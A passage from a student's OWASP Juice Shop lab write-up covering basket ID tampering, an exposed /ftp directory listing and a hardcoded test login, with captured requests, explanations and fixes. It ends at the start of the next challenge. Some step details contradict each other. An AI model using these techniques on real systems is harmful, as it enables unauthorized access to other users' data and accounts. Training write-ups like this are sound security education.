
Headers Cookies Authentication Raw

```
1 {
2   "status": "success",
3   "data": {
4     "id": 2,
5     "coupon": null,
6     "userId": 2,
7     "createdAt": "2026-01-20T08:38:33.013Z",
8     "updatedAt": "2026-01-20T08:38:33.013Z",
9     "Products": []
10  }
11 }
```

Figure 6.8.2: Capturing the API request when adding an item to the basket

Step 2: It is typically a POST request to `/api/BasketItems/`.

- I inspected the request payload (Request Body). It contained a JSON object similar to:
- I noted that `BasketId` was explicitly sent by the client.



```
GET http://192.168.2.23:8080/rest/basket/2 → 200 OK
Overview Contents Summary Chart Notes

GET /rest/basket/2 HTTP/1.1
Host 192.168.2.23:8080
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Accept application/json, text/plain, */*
Authorization Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXRnZiZlZGF0eG0i
Sec-GPC 1
Accept-Language en-US,en;q=0.7
Referer http://192.168.2.23:8080/
Accept-Encoding gzip, deflate
Cookie language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continue
If-None-Match W/"99-jRLk3MDoaIG8suoHpCptbllYpMM"
Connection keep-alive


Headers Cookies Authentication Raw

1 {
2   "status": "success",
3   "data": {
4     "id": 2,
5     "coupon": null,
6     "userId": 2,
7     "createdAt": "2026-01-20T08:38:33.013Z",
8     "updatedAt": "2026-01-20T08:38:33.013Z",
9     "Products": [{
10      "id": 1,
11      "name": "Apple Juice (1000ml)",
12      "description": "The all-time classic.",
13      "price": 1.99,
14      "deluxePrice": 0.99,
15      "image": "apple_juice.jpg",
16      "createdAt": "2026-01-20T08:38:32.950Z",
17      "updatedAt": "2026-01-20T08:38:32.950Z",
18      "deletedAt": null,
19      "BasketItem": {
20        "ProductId": 1,
21        "BasketId": 2,
22        "id": 11,
23        "quantity": 1,
24        "createdAt": "2026-01-20T09:59:44.195Z",
25        "updatedAt": "2026-01-20T09:59:44.195Z"
26      }
27    }]
28   }
29 }
```

Figure 6.8.3: Request payload

Step 3: I modified the `BasketId` parameter in the body, changing it from my ID to 4.

- I executed the modified request.
- **Result:** The server processed the request and added the product to Basket #2. The challenge was marked as solved.



```
GET http://192.168.2.23:8080/rest/basket/4 → 200 OK
Overview Contents Summary Chart Notes

GET /rest/basket/4 HTTP/1.1
Host 192.168.2.23:8080
User-Agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept application/json, text/plain, */*
Authorization Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzliwiZGF0YSI6eyJpZCI6MiwiidXNlcm5hbWUiOiIiLCJlbW
Sec-GPC 1
Accept-Language en-US,en;q=0.7
Referer http://192.168.2.23:8080/
Accept-Encoding gzip, deflate
Cookie language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCodeFindIt=D4MqCnTduzlkCMiwuJHLIVugPc
If-None-Match W/"99-jRLk3MDoaIG8suoHpCptbllYpMM"
Connection keep-alive

Headers Cookies Authentication Raw
1 {
2   "status": "success",
3   "data": {
4     "id": 4,
5     "coupon": null,
6     "UserId": 11,
7     "createdAt": "2026-01-20T08:38:33.013Z",
8     "updatedAt": "2026-01-20T08:38:33.013Z",
9     "Products": [{
10      "id": 4,
11      "name": "Raspberry Juice (1000ml)",
12      "description": "Made from blended Raspberry Pi, water and sugar.",
13      "price": 4.99,
14      "deluxePrice": 4.99,
15      "image": "raspberry_juice.jpg",
16      "createdAt": "2026-01-20T08:38:32.950Z",
17      "updatedAt": "2026-01-20T08:38:32.950Z",
18      "deletedAt": null,
19      "BasketItem": {
20        "ProductId": 4,
21        "BasketId": 4,
22        "id": 6,
23        "quantity": 2,
24        "createdAt": "2026-01-20T08:38:33.027Z",
25        "updatedAt": "2026-01-20T08:38:33.027Z"
26      }
27    }
28  }
29 }
```

Figure 6.8.4: Change the basketId success

6.8.d Why is it vulnerable?

- The API trusts the `BasketId` provided in the request body. It does not validate whether the authenticated user actually owns the basket they are trying to modify.

- The application fails to enforce boundaries between user data, allowing User A to write data into User B's resource.

6.8.e How to prevent it?

- The backend should ignore the `BasketId` sent by the client. Instead, it should look up the active basket associated with the user's session token (JWT) and add the item to *that* basket only.

6.8.f What did I learn?

- While "View Basket" was a read-based vulnerability (seeing data), this is a write-based vulnerability (changing data). Both are dangerous, but write-access can lead to financial fraud or data corruption.
- Never trust parameters sent by the client, especially identifiers that map directly to database keys.




Figure 6.8.5: Manipulate Basket solved

7 SENSITIVE DATA EXPOSURE

7.1 Confidential Document ★

7.1.a Goals

The objective of this challenge is to access a confidential document that should not be available to the public. This tests the ability to identify sensitive files hidden within public directories by exploiting "Security through Obscurity."

7.1.b How did I analyze?

- **Observation:** I discovered that the application has a directory located at `/ftp`.




Figure 7.1.1: Analyze the path

- **Hypothesis:** I noticed that the server configuration allows "Directory Listing" (showing a list of all files in the folder). I hypothesized that besides the restricted files I attacked earlier, there might be other legitimate but sensitive documents sitting there unprotected.

7.1.c What did I do?

Step 1: I opened my browser and navigated directly to the FTP directory:

```
http://[IP]:[PORT]/ftp.
```

The server returned a list of files.




Figure 7.1.2: Accessing the public /ftp directory listing

Step 2: I scanned the filenames for anything interesting. I found a file named `acquisitions.md`. The name suggests highly sensitive business information regarding company mergers and acquisitions.




Figure 7.1.3: Identifying the sensitive 'acquisitions.md' file

7.1.d Why is it vulnerable?

- **Sensitive Data Exposure:** Confidential business documents were uploaded to a public web folder which is accessible to any unauthenticated user.
- **Directory Listing Enabled:** The web server was misconfigured to allow directory browsing. This turned a "guessing game" (trying to find the filename) into a simple "point and click" discovery.

7.1.e How to prevent it?

- **Disable Directory Listing:** Configure the web server (Nginx, Apache, Express) to return 403 Forbidden when a user requests a directory path instead of a specific file.
- **Secure Storage:** Store internal documents in a secure, authenticated document management system or a private S3 bucket, never in the public web root.

7.1.f What did I learn?

- **Review Public Assets:** I learned that developers often treat public folders (like `/ftp`, `/assets`, `/uploads`) as convenient storage, forgetting that anyone can look inside if the server isn't locked down.
- **Filenames Matter:** Sensitive files often have obvious names. An attacker doesn't need advanced tools if they can just read `passwords.txt` or `acquisitions.md` from a list.




Figure 7.1.4: Confidential Document solved

7.2 Exposed Credentials ★★

7.2.a Goals

The objective of this challenge is to discover valid user credentials that have been accidentally left in the client-side source code. This involves analyzing the JavaScript files sent to the browser to find hardcoded secrets.

7.2.b How did I analyze?

- **Observation:** The application is a Single Page Application (SPA), meaning most of the logic is handled by JavaScript files (like `main.js`) loaded in the browser.
- **Hypothesis:** Developers sometimes leave test data, debug comments, or even hardcoded credentials in the source code during development and forget to remove them before deployment. I hypothesized that searching the main JavaScript bundle for keywords like "password", "test", or "admin" might reveal sensitive variables.

7.2.c What did I do?

Step 1: I opened the browser's **Developer Tools** (F12) and navigated to the **Sources** tab.




Figure 7.2.1: Finding the hardcoded testing credentials in main.js

Step 3: I navigated to the **Login** page. I entered the email `testing@juice-sh.op` and the password `IamUsedForTesting`.

Result: The application accepted the credentials, and I successfully logged in as the test user.




Figure 7.2.2: Success login testing account

7.2.d Why is it vulnerable?

- **Hardcoded Secrets:** The developers embedded sensitive credentials directly into the source code.
- **Client-Side Exposure:** Any code sent to the client (the browser) is publicly readable. Minification (making the code smaller) is not the same as encryption; it can still be easily read and searched.

7.2.e How to prevent it?

- **No Secrets in Frontend:** Never store passwords, API keys, or secrets in client-side code. The frontend should only handle the user interface and make requests to the backend.
- **Automated Scanning:** Use CI/CD tools (like GitGuardian or TruffleHog) to scan the codebase for hardcoded secrets before deployment.
- **Environment Variables:** Manage configuration and test data using environment variables on the server-side, not hardcoded strings in the app.

7.2.f What did I learn?

- **Minification is not Security:** Just because code looks messy or compressed doesn't mean it's secure. Ctrl+F is often enough to bypass "security through obscurity."

- **Legacy/Test Artifacts:** Old test accounts are a common entry point for attackers because they are often forgotten and have weak or documented passwords.




Figure 7.2.3: Exposed Credentials solved

7.3 Login MC SafeSearch ★★

Listen the song : <https://www.youtube.com/watch?v=v59CX2DiX0Y> and know that MC named his dog “Mr.Noodles” but changed "some vowels into zeroes".

